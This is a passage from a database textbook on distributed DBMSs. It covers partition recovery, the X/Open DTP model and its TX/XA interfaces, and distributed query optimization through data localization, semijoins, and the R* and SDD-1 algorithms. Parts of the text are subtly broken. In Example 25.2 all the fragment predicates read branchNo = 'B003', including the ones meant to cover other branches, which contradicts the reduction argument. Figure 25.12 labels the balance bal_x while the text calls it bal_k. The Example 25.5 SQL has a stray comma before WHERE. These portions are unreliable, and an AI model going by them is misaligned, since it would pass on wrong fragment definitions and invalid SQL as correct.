Successfully completed update operations by users in different partitions can be difficult to observe, as illustrated in Figure 25.12. In partition P_1 , a transaction has withdrawn £10 from an account (with balance bal_k), and in partition P_2 , two transactions have each withdrawn £5 from the same account. Assuming that at the start both partitions have £100 in bal_k , then on completion they both have £90 in bal_k . When the partitions recover, it is not sufficient to check the value in bal_k and assume that the fields are consistent if the values are the same. In this case, the value after executing all three transactions should be £80.

Time	P_1	P_2
t_1	begin_transaction	begin_transaction
t_2	$bal_x = bal_x - 10$	$bal_x = bal_x - 5$
t_3	write(bal_x)	write(bal_x)
t_4	commit	commit
t_5		begin_transaction
t_6		$bal_x = bal_x - 5$
t_7		write(bal_x)
t_8		commit

Figure 25.12

Identifying updates.

Maintaining integrity

Successfully completed update operations by users in different partitions can easily violate integrity constraints, as illustrated in Figure 25.13. Assume that a bank places a constraint on a customer account (with balance bal_x) that it cannot go below £0. In partition P_1 , a transaction has withdrawn £60 from the account and in partition P_2 , a transaction has withdrawn £50 from the same account. Assuming at the start both partitions have £100 in bal_x , then on completion one has £40 in bal_x and the other has £50. Importantly, neither has violated the integrity constraint. However, when the partitions recover and the transactions are both fully implemented, the balance of the account will be -£10 and the integrity constraint will have been violated.

Processing in a partitioned network involves a tradeoff in availability and correctness (Davidson, 1984; Davidson *et al.*, 1985). Absolute correctness is most easily provided if no processing of replicated data is allowed during partitioning. On the other hand, availability is maximized if no restrictions are placed on the processing of replicated data during partitioning.

In general, it is not possible to design a nonblocking atomic commit protocol for arbitrarily partitioned networks (Skeen, 1981). Because recovery and concurrency control are so closely related, the recovery techniques that will be used following network partitioning will depend on the particular concurrency control strategy being used. Methods are classified as either pessimistic or optimistic.

Pessimistic protocols Pessimistic protocols choose consistency of the database over availability and would therefore not allow transactions to execute in a partition if there is no guarantee that consistency can be maintained. The protocol uses a pessimistic concurrency control algorithm such as primary copy 2PL or majority locking, as discussed in Section 25.2. Recovery using this approach is much more straightforward, as updates would have been confined to a single, distinguished partition. Recovery of the network involves simply propagating all the updates to every other site.

Time	P_1	P_2
t_1	begin_transaction	begin_transaction
t_2	$bal_x = bal_x - 60$	$bal_x = bal_x - 50$
t_3	write(bal_x)	write(bal_x)
t_4	commit	commit

Figure 25.13

Maintaining integrity.

Optimistic protocols Optimistic protocols, on the other hand, choose availability of the database at the expense of consistency and use an optimistic approach to concurrency control in which updates are allowed to proceed independently in the various partitions. Therefore, inconsistencies are likely when sites recover.

To determine whether inconsistencies exist, **precedence graphs** can be used to keep track of dependencies among data. Precedence graphs are similar to wait-for graphs discussed in Section 22.2.4 and show which transactions have read and written which data items. While the network is partitioned, updates proceed without restriction and precedence graphs are maintained by each partition. When the network has recovered, the precedence graphs for all partitions are combined. Inconsistencies are indicated if there is a cycle in the graph. The resolution of inconsistencies depends upon the semantics of the transactions, and thus it is generally not possible for the recovery manager to re-establish consistency without user intervention.

25.5 The X/Open Distributed Transaction Processing Model

The Open Group is a vendor-neutral international consortium of users, software vendors, and hardware vendors whose mission is to cause the creation of a viable, global information infrastructure. It was formed in February 1996 by the merging of the X/Open Company Ltd (founded in 1984) and the Open Software Foundation (founded in 1988). X/Open established the Distributed Transaction Processing (DTP) Working Group with the objective of specifying and fostering appropriate programming interfaces for transaction processing. At that time, however, transaction processing systems were complete operating environments, from screen definition to database implementation. Rather than trying to provide a set of standards to cover all areas, the group concentrated on those elements of a transaction processing system that provided the ACID (Atomicity, Consistency, Isolation, and Durability) properties that we discussed in Section 22.1.1. The (de jure) X/Open DTP standard that emerged specified three interacting components: an application, a transaction manager (TM), and a resource manager (RM).

Any subsystem that implements transactional data can be a resource manager, such as a database system, a transactional file system, and a transactional session manager. The TM is responsible for defining the scope of a transaction, that is, which operations are parts of a transaction. It is also responsible for assigning a unique identification to the transaction that can be shared with other components, and coordinating the other components to determine the transaction's outcome. A TM can also communicate with other TMs to coordinate the completion of distributed transactions. The application calls the TM to start a transaction, then calls RMs to manipulate the data, as appropriate to the application logic, and finally calls the TM to terminate the transaction. The TM communicates with the RMs to coordinate the transaction.

In addition, the X/Open model defines several interfaces, as illustrated in Figure 25.14. An application may use the TX interface to communicate with a TM. The TX interface provides calls that define the scope of the transaction (sometimes called the *transaction demarcation*) and whether to commit/abort the transaction. A TM communicates transactional information with RMs through the XA interface. Finally, an application can communicate directly with RMs through a native programming interface, such as SQL or ISAM.




Figure 25.14
X/Open
interfaces.

The TX interface consists of the following procedures:

- *tx_open* and *tx_close*, to open and close a session with a TM;
- *tx_begin*, to start a new transaction;
- *tx_commit* and *tx_abort*, to commit and abort a transaction.

The XA interface consists of the following procedures:

- *xa_open* and *xa_close*, to connect to and disconnect from a RM;
- *xa_start* and *xa_end*, to start a new transaction with the given transaction ID and to end it;
- *xa_rollback*, to rollback the transaction with the given transaction ID;
- *xa_prepare*, to prepare the transaction with the given transaction ID for global commit/abort;
- *xa_commit*, to globally commit the transaction with the given transaction ID;
- *xa_recover*, to retrieve a list of prepared, heuristically committed, or heuristically aborted transactions. When an RM is blocked, an operator can impose a heuristic decision (generally the abort), allowing the locked resources to be released. When the TM recovers, this list of transactions can be used to tell transactions in doubt their actual decision (commit or abort). From its log, it can also notify the application of any heuristic decisions that are in error.
- *xa_forget*, to allow an RM to forget the heuristic transaction with the given transaction ID.


For example, consider the following fragment of application code:

```
tx_begin();
EXEC SQL UPDATE Staff SET salary = salary *1.05
WHERE position = 'Manager';
EXEC SQL UPDATE Staff SET salary = salary *1.04
WHERE position <> 'Manager';
tx_commit();
```

When the application invokes the call-level interface (CLI) function *tx_begin()*, the TM records the transaction start and allocates the transaction a unique identifier. The TM then uses XA to inform the SQL database server that a transaction is in progress. Once an RM has received this information, it will assume that any calls it receives from the application are part of the transaction, in this case the two SQL update statements. Finally, when the application invokes the *tx_commit()* function, the TM interacts with the RM to commit the transaction. If the application were

Figure 25.15

X/Open interfaces in a distributed environment.



working with more than one RM, at this point the TM would use the two-phase commit protocol to synchronize the commit with the RMs.

In the distributed environment, we have to modify the model described earlier to allow for a transaction consisting of subtransactions, each executing at a remote site against a remote database. The X/Open DTP model for a distributed environment is illustrated in Figure 25.15. The X/Open model communicates with applications through a special type of resource manager called a Communications Manager (CM). Like all resource managers, the CM is informed of transactions by TMs and applications make calls to a CM using its native interface. Two mechanisms are needed in this case: a remote invocation mechanism and a distributed transaction mechanism. Remote invocation is provided by the ISO's ROSE (Remote Operations Service) and by Remote Procedure Call (RPC) mechanisms. X/Open specifies the Open Systems Interconnection Transaction Processing (OSI-TP) communication protocol for coordinating distributed transactions (the TM-TM interface).

X/Open DTP supports not only flat transactions, but also chained and nested transactions (see Section 22.4). With nested transactions, a transaction will abort if any subtransaction aborts.

The X/Open reference model is well established in industry. A number of third-party transaction processing (TP) monitors support the TX interface, and many commercial database vendors provide an implementation of the XA interface. Prominent examples include CICS and Encina from IBM (which are used primarily on IBM AIX or Windows NT and bundled now in IBM TXSeries), Tuxedo from BEA Systems, Oracle, Informix, and SQL Server.

25.6 Distributed Query Optimization

In Chapter 23 we discussed query processing and optimization for centralized RDBMSs. We discussed two techniques for query optimization:

- the first that used *heuristic rules* to order the operations in a query;
- the second that compared different strategies based on their relative costs and selected the one that minimized resource usage.

In both cases, we represented the query as a relational algebra tree to facilitate further processing. Distributed query optimization is more complex, due to the distribution of the data. Figure 25.16 shows how the distributed query is processed and optimized as a number of separate layers consisting of:

- *Query decomposition.* This layer takes a query expressed on the global relations and performs a partial optimization using the techniques discussed in Chapter 23. The output is some form of relational algebra tree based on global relations.
- *Data localization.* This layer takes into account how the data has been distributed. A further iteration of optimization is performed by replacing the global relations at the leaves of the relational algebra tree with their *reconstruction algorithms* (sometimes called *data localization programs*); that is, the relational algebra operations that reconstruct the global relations from the constituent fragments.
- *Global optimization.* This layer takes account of statistical information to find a near-optimal execution plan. The output from this layer is an execution strategy based on fragments with communication primitives added to send parts of the query to the local DBMSs to be executed there and to receive the results.
- *Local optimization.* Whereas the first three layers are run at the control site (typically the site that launched the query), this particular layer is run at each of the local sites involved in the query. Each local DBMS will perform its own local optimization using the techniques described in Chapter 23.

We now discuss the middle two layers of this architecture.




Figure 25.16
Distributed query processing.

25.6.1 Data Localization

As discussed previously, the objective of this layer is to take a query expressed as some form of relational algebra tree and take account of data distribution to perform some further optimization using heuristic rules. To do this, we replace the global relations at the leaves of the tree with their **reconstruction algorithms**, that is, the relational algebra operations that reconstruct the global relations from the constituent fragments. For horizontal fragmentation, the reconstruction algorithm is the Union operation; for vertical fragmentation, it is the Join operation. The relational algebra tree formed by applying the reconstruction algorithms is sometimes known as the *generic relational algebra tree*. Thereafter, we use *reduction techniques* to generate a simpler and optimized query. The particular reduction technique we employ is dependent on the type of fragmentation involved. We consider reduction techniques for the following types of fragmentation:

- primary horizontal fragmentation;
- vertical fragmentation;
- derived horizontal fragmentation.

Reduction for primary horizontal fragmentation

For primary horizontal fragmentation, we consider two cases: reduction with the Selection operation and reduction for the Join operation. In the first case, if the selection predicate contradicts the definition of the fragment, then this results in an empty intermediate relation and the operations can be eliminated. In the second case, we first use the transformation rule that allows the Join operation to be commuted with the Union operation:

$$(R_1 \cup R_2) \bowtie R_3 = (R_1 \bowtie R_3) \cup (R_2 \bowtie R_3)$$

We then examine each of the individual Join operations to determine whether there are any redundant joins that can be eliminated from the result. A redundant join exists if the fragment predicates do not overlap. This transformation rule is important in DDBMSs, allowing a join of two relations to be implemented as a union of partial joins, where each part of the union can be performed in parallel. We illustrate the use of these two reduction rules in Example 25.2.

EXAMPLE 25.2 Reduction for primary horizontal fragmentation

List the flats that are for rent along with the corresponding branch details.

We can express this query in SQL as:

```
SELECT *
FROM Branch b, PropertyForRent p
WHERE b.branchNo = p.branchNo AND p.type = 'Flat';
```

Now assume that **PropertyForRent** and **Branch** are horizontally fragmented as follows:

$$\begin{array}{ll}
 P_1: & \sigma_{\text{branchNo} = \text{'B003'}} \wedge \text{type} = \text{'House'} \text{ (PropertyForRent)} & B_1: & \sigma_{\text{branchNo} = \text{'B003'}} \text{ (Branch)} \\
 P_2: & \sigma_{\text{branchNo} = \text{'B003'}} \wedge \text{type} = \text{'Flat'} \text{ (PropertyForRent)} & B_2: & \sigma_{\text{branchNo} = \text{'B003'}} \text{ (Branch)} \\
 P_3: & \sigma_{\text{branchNo} = \text{'B003'}} \text{ (PropertyForRent)} & &
 \end{array}$$

The generic relational algebra tree for this query is shown in Figure 25.17(a). If we commute the Selection and Union operations, we obtain the relational algebra tree shown in Figure 25.17(b). This tree is obtained by observing that the following branch of the tree is redundant (it produces no tuples contributing to the result) and can be removed:

$$\sigma_{p.\text{type} = \text{'Flat'}}(P_1) = \sigma_{p.\text{type} = \text{'Flat'}}(\sigma_{\text{branchNo} = \text{'B003'}} \wedge \text{type} = \text{'House'}(\text{PropertyForRent})) = \emptyset$$

Further, because the selection predicate ($\sigma_{p.\text{type} = \text{'Flat'}}$) is a subset of the definition of the fragmentation for P_2 , the selection is not required. If we now commute the Join and Union operations, we obtain the tree shown in Figure 25.17(c). Because the second and third joins do not contribute to the result, they can be eliminated, giving the reduced query shown in Figure 25.17(d).




Figure 25.17 Relational algebra trees for Example 25.2: (a) generic tree; (b) tree resulting from reduction by selection; (c) tree resulting from commuting join and union; (d) reduced tree.

Reduction for vertical fragmentation

Reduction for vertical fragmentation involves removing vertical fragments that have no attributes in common with the projection attributes except the key of the relation.

EXAMPLE 25.3 Reduction for vertical fragmentation

List the names of each member of staff.

We can express this query in SQL as:

```
SELECT fName, lName
FROM Staff;
```




Figure 25.18 Relational algebra trees for Example 25.3: (a) generic tree; (b) commuting Projection and Join; (c) reduced tree.

We will use the fragmentation schema for **Staff** that we used in Example 24.3:

$S_1: \Pi_{\text{staffNo}, \text{position}, \text{sex}, \text{DOB}, \text{salary}}(\text{Staff})$
 $S_2: \Pi_{\text{staffNo}, \text{fName}, \text{lName}, \text{branchNo}}(\text{Staff})$

The generic relational algebra tree for this query is shown in Figure 25.18(a). By commuting the Projection and Join operations, the Projection operation on S_1 is redundant because the projection attributes **fName** and **lName** are not part of S_1 . The reduced tree is shown in Figure 25.18(b).

Reduction for derived horizontal fragmentation

Reduction for derived horizontal fragmentation again uses the transformation rule that allows the Join and Union operations to be commuted. In this case, we use the knowledge that the fragmentation for one relation is based on the other relation and, in commuting, some of the partial joins should be redundant.

EXAMPLE 25.4 Reduction for derived horizontal fragmentation

List the clients registered at branch B003 along with the branch details.

We can express this query in SQL as:

```
SELECT *
FROM Branch b, Client c
WHERE b.branchNo = c.branchNo AND b.branchNo = 'B003';
```




Figure 25.19 Relational algebra trees for Example 25.4: (a) generic tree; (b) tree resulting from commuting join and union; (c) reduced tree.

We assume that **Branch** is horizontally fragmented as in Example 25.2 and that the fragmentation for **Client** is derived from **Branch**:

$$B_1 = \sigma_{\text{branchNo}='B003'}(\text{Branch}) \quad B_2 = \sigma_{\text{branchNo} \neq 'B003'}(\text{Branch})$$

$$C_i = \text{Client} \triangleright_{\text{branchNo}} B_i \quad i = 1, 2$$

The generic relational algebra tree is shown in Figure 25.19(a). If we commute the Selection and Union operations, the Selection on fragment B_2 is redundant and this branch of the tree can be eliminated. The entire Selection operation can be eliminated as fragment B_1 is itself defined on branch B003. If we now commute the Join and Union operations, we get the tree shown in Figure 25.19(b). The second Join operation between B_1 and C_2 produces a null relation and can be eliminated, giving the reduced tree in Figure 25.19(c).

25.6.2 Distributed Joins

As we have noted previously, the Join is one of the most expensive relational algebra operations. One approach used in distributed query optimization is to replace Joins by combinations of Semijoins (see Section 5.1.3). The Semijoin operation has the important property of reducing the size of the operand relation. When the main cost component is communication time, the Semijoin operation is particularly useful for improving the processing of distributed joins by reducing the amount of data transferred between sites.

For example, suppose we wish to evaluate the join expression $R_1 \bowtie_x R_2$ at site S_2 , where R_1 and R_2 are fragments stored at sites S_1 and S_2 , respectively. R_1 and R_2 are defined over the attributes $A = (x, a_1, a_2, \dots, a_n)$ and $B = (x, b_1, b_2, \dots, b_m)$, respectively. We can change this to use the Semijoin operation instead. First, note that we can rewrite a join as:

$$R_1 \bowtie_x R_2 = (R_1 \triangleright_x R_2) \bowtie_x R_2$$

We can therefore evaluate the Join operation as follows:

- (1) Evaluate $R' = \Pi_x(R_2)$ at S_2 (only need join attributes at S_1).
- (2) Transfer R' to site S_1 .

- (3) Evaluate $R'' = (R_1 \bowtie_x R')$ at S_1 .
- (4) Transfer R'' to site S_2 .
- (5) Evaluate $R'' \bowtie_x R_2$ at S_2 .

The use of Semijoins is beneficial if there are only a few tuples of R_1 that participate in the join of R_1 and R_2 , whereas the join approach is better if most tuples of R_1 participate in the join, because the Semijoin approach requires an additional transfer of a projection on the join attribute. For a more complete study of Semijoins, the interested reader is referred to the paper by Bernstein and Chiu (1981). It should be noted that the Semijoin operation is not used in any of the main commercial DDBMSs.

25.6.3 Global Optimization

As discussed earlier, the objective of this layer is to take the reduced query plan for the data localization layer and find a near-optimal execution strategy. As with centralized query optimization discussed in Section 23.5, this involves evaluating the cost of different execution strategies and choosing the optimal one from this search space.


Costs

In a centralized DBMS, the execution cost is a combination of I/O and CPU costs. Because disk access is slow compared with memory access, disk access tends to be the dominant cost in query processing for a centralized DBMS, and it was the one that we concentrated on exclusively when providing cost estimates in Chapter 23. However, in the distributed environment, the speed of the underlying network has to be taken into consideration when comparing different strategies. As we mentioned in Section 24.5.3, a WAN may have a bandwidth of only a few kilobytes per second and in this case we could ignore the local processing costs. On the other hand, a LAN is typically much faster than a WAN, although still slower than disk access, but in this case no one cost dominates and all need to be considered.

Further, for a centralized DBMS we considered a cost model based on the total cost (time) of all operations in the query. An alternative cost model is based on response time, that is, the elapsed time from the start to the completion of the query. The latter model takes account of the inherent parallelism in a distributed system. These two cost models may produce different results. For example, consider the data transfer illustrated in Figure 25.20, where x bits of data are being transferred from site 1 to site 2 and y bits from site 2 to site 3. Using a total cost formula, the cost of these operations is:

$$\text{Total Time} = 2 * C_0 + (x + y) / \text{transmission_rate}$$

Figure 25.20
Example of effect
of different cost
models when
transferring data
between sites.



Using a response time formula, the cost of these operations are:

$$\text{Response Time} = \max\{C_0 + (x/\text{transmission_rate}), C_0 + (y/\text{transmission_rate})\}$$

In the remainder of this section we discuss two distributed query optimization algorithms:

- R* algorithm;
- SDD-1 algorithm.

R* algorithm

R* was an experimental distributed DBMS built at IBM Research in the early 1980s that incorporated many of the mechanisms of the earlier System R project, adapted to a distributed environment (Williams *et al.*, 1982). The main objectives of R* were location transparency, site autonomy, and minimal performance overhead. The main extensions to System R to support data distribution related to data definition, transaction management, authorization control, and query compilation, optimization, and execution.

For distributed query optimization, R* uses a cost model based on total cost and static query optimization (Selinger and Abida, 1980; Lohman *et al.*, 1985). Like the centralized System R optimizer, the optimization algorithm is based on an exhaustive search of all join orderings, join methods (nested loop or sort-merge join), and the access paths for each relation, as discussed in Section 23.5. When a Join is required involving relations at different sites, R* selects the sites to perform the Join and the method of transferring data between sites.

For a Join ($R \bowtie_A S$) with relation R at site 1 and relation S at site 2, there are three candidate sites:

- site 1, where relation R is located;
- site 2, where relation S is located;
- some other site (for example, the site of a relation T, which is to be joined with the join of R and S).

In R* there are two methods for transferring data between sites:

- (1) *Ship whole relation.* In this case, the entire relation is transferred to the join site, where it is either temporarily stored prior to the execution of the join or it is joined tuple by tuple on arrival.
- (2) *Fetch tuples as needed.* In this case, the site of the outer relation coordinates the transfer of tuples and uses them directly without temporary storage. The coordinating site sequentially scans the outer relation and for each value requests the matching tuples from the site of the inner relation (in effect, performing a tuple-at-a-time Semijoin, albeit incurring more messages than the latter).

The first method incurs a larger data transfer but fewer messages than the second method. Although each join method could be used with each transmission method, R* considers only the following to be worthwhile:

- (1) *Nested loop, ship whole outer relation to the site of the inner relation.* In this case, there is no need for any temporary storage and the tuples can be joined as they arrive at the site of the inner relation. The cost is:

$$\begin{aligned} \text{Total Cost} &= \text{cost}(\text{nested loop}) \\ &\quad + [C_0 + (\text{nTuples}(R) * \text{nBitsInTuple}(R) / \text{transmission_rate})] \end{aligned}$$

- (2) *Sort–merge, ship whole inner relation to the site of the outer relation.* In this case, the tuples cannot be joined as they arrive and have to be stored in a temporary relation. The cost is:

$$\begin{aligned} \text{Total Cost} &= \text{cost}(\text{storing } S \text{ at site 1}) + \text{cost}(\text{sort–merge}) \\ &\quad + [C_0 + (\text{nTuples}(S) * \text{nBitsInTuple}(S) / \text{transmission_rate})] \end{aligned}$$

- (3) *Nested loop, fetch tuples of inner relation as needed for each tuple of the outer relation.* Again, tuples can be joined as they arrive. The cost is:

$$\begin{aligned} \text{Total Cost} &= \text{cost}(\text{nested loop}) \\ &\quad + \text{nTuples}(R) * [C_0 + (\text{nBitsInAttribute}(A) / \text{transmission_rate})] \\ &\quad + \text{nTuples}(R) * [C_0 + (\text{AVG}(R, S) * \text{nBitsInTuple}(S) / \text{transmission_rate})] \end{aligned}$$

where $\text{AVG}(R, S)$ denotes the number of tuples of S that (on average) match one tuple of R , thus:

$$\text{AVG}(R, S) = \text{nTuples}(S \bowtie_A R) / \text{nTuples}(R)$$

- (4) *Sort–merge, fetch tuples of inner relation as needed for each tuple of the outer relation.* Again, tuples can be joined as they arrive. The cost is similar to the previous cost and is left as an exercise for the reader.
- (5) *Ship both relations to third site.* The inner relation is moved to the third site and stored in a temporary relation. The outer relation is then moved to the third site and its tuples are joined with the temporary relation as they arrive. Either the nested loop or sort–merge join can be used in this case. The cost can be obtained from the earlier costs and is left as an exercise for the reader.

Although many strategies are evaluated by R^* using this approach, this can be worthwhile if the query is frequently executed. Although the algorithm described by Selinger and Abida deals with fragmentation, the version of the algorithm implemented within R^* deals only with entire relations.

SDD-1 algorithm

SDD-1 was another experimental distributed DBMS built by the research division of Computer Corporation of America in the late 1970s and early 1980s that ran on a network of DEC PDP-11s connected via Arpanet (Rothnie *et al.*, 1980). It provided full location, fragmentation, and replication independence. The SDD-1 optimizer was based on an earlier method known as the “hill climbing” algorithm, a greedy algorithm that starts with an initial feasible solution which is then iteratively improved (Wong, 1977). It was modified to make use of the Semijoin operator to reduce the cardinality of the join operands. Like the R^* algorithm, the objective of the SDD-1 optimizer is to minimize total cost, although unlike R^* it ignores local processing costs and concentrates on communication message size. Again like R^* , the query processing timing used is static.

The algorithm is based on the concept of “beneficial Semijoins.” The communication cost of a Semijoin is simply the cost of transferring the join attribute of the first operand to the site of the second operand, thus:

$$\begin{aligned}
& \text{Communication Cost}(R \bowtie_A S) \\
&= C_0 + [\text{size}(\Pi_A(S))/\text{transmission_rate}] \\
&= C_0 + [n\text{Tuples}(S) * n\text{BitsInAttribute}(A)/\text{transmission_rate}] \text{ (A is key of S)}
\end{aligned}$$

The “benefit” of the Semijoin is taken as the cost of transferring irrelevant tuples of R , which the Semijoin avoids:

$$\text{Benefit}(R \bowtie_A S) = (1 - SF_A(S)) * [n\text{Tuples}(R) * n\text{BitsInTuple}(R) / \text{transmission_rate}]$$

where $SF_A(S)$ is the join selectivity factor (the fraction of tuples of R that join with tuples of S), which can be estimated as:

$$SF_A(S) = n\text{Tuples}(\Pi_A(S)) / n\text{Distinct}(A)$$

where $n\text{Distinct}(A)$ is the number of distinct values in the domain of attribute A . The algorithm proceeds as follows:

- (1) *Phase 1: Initialization.* Perform all local reductions using Selection and Projection. Execute Semijoins within the same site to reduce the sizes of relations. Generate the set of all beneficial Semijoins across sites (the Semijoin is beneficial if its cost is less than its benefit).
- (2) *Phase 2: Selection of beneficial Semijoins.* Iteratively select the most beneficial Semijoin from the set generated in the previous phase and add it to the execution strategy. After each iteration, update the database statistics to reflect the incorporation of the Semijoin and update the set with new beneficial Semijoins.
- (3) *Phase 3: Assembly site selection.* Across all the sites select the site to which the transmission of all the relations referred to by the query incurs a minimum cost. Choose the site containing the largest amount of data after the reduction phase so that the sum of the amount of data transferred from other sites will be minimum.
- (4) *Phase 4: Postoptimization.* Discard useless Semijoins. For example, if relation R resides in the assembly site and R is due to be reduced by a Semijoin, but is not used to reduce other relations after the execution of the Semijoin, then because R need not be moved to another site during the assembly phase, the Semijoin on R is useless and can be discarded.

The following example illustrates the foregoing discussion.

EXAMPLE 25.5 SDD-I Algorithm

List branch details along with the properties managed and the details of the staff who manage them.

We can express this query in SQL as:

```

SELECT *
FROM Branch b, PropertyForRent p, Staff s,
WHERE b.branchNo = p.branchNo AND p.staffNo = s.staffNo;

```

Assume that the **Branch** relation is at site 1, the **PropertyForRent** relation is at site 2, and the **Staff** relation is at site 3. Further, assume that the cost of initiating a message, C_0 , is 0 and the transmission rate, transmission_rate , is 1. Figure 25.21 provides the initial set of database statistics for these relations. The initial set of Semijoins is:

